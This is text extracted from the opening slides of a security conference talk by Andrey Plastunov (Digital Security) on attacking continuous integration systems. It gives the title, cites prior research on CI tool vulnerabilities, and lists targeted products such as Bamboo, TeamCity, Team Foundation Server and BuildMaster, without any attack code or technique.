

S[c*]rum is all around or: How to stop Continuous integration

Andrey Plastunov, Digital Security (dsec.ru)

DEVELOPERS!
DEVELOPERS!
DEVELOPERS!



S[c*]rum is everywhere

or

how

to stop

continuous

integration

the stories on CI systems



Previous works on the subject


- CONTINUOUS INTRUSION: WHY CI TOOLS ARE AN ATTACKER'S BEST FRIENDS

Nikhil Mittal


- What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability

foxglovesecurity

DevEnv



DevEnv: CI Tools



Our targets

Atlassian



Bamboo



shop



TeamCity



Visual Studio


Team Foundation Server




BuildMaster




Straight and simple Build process



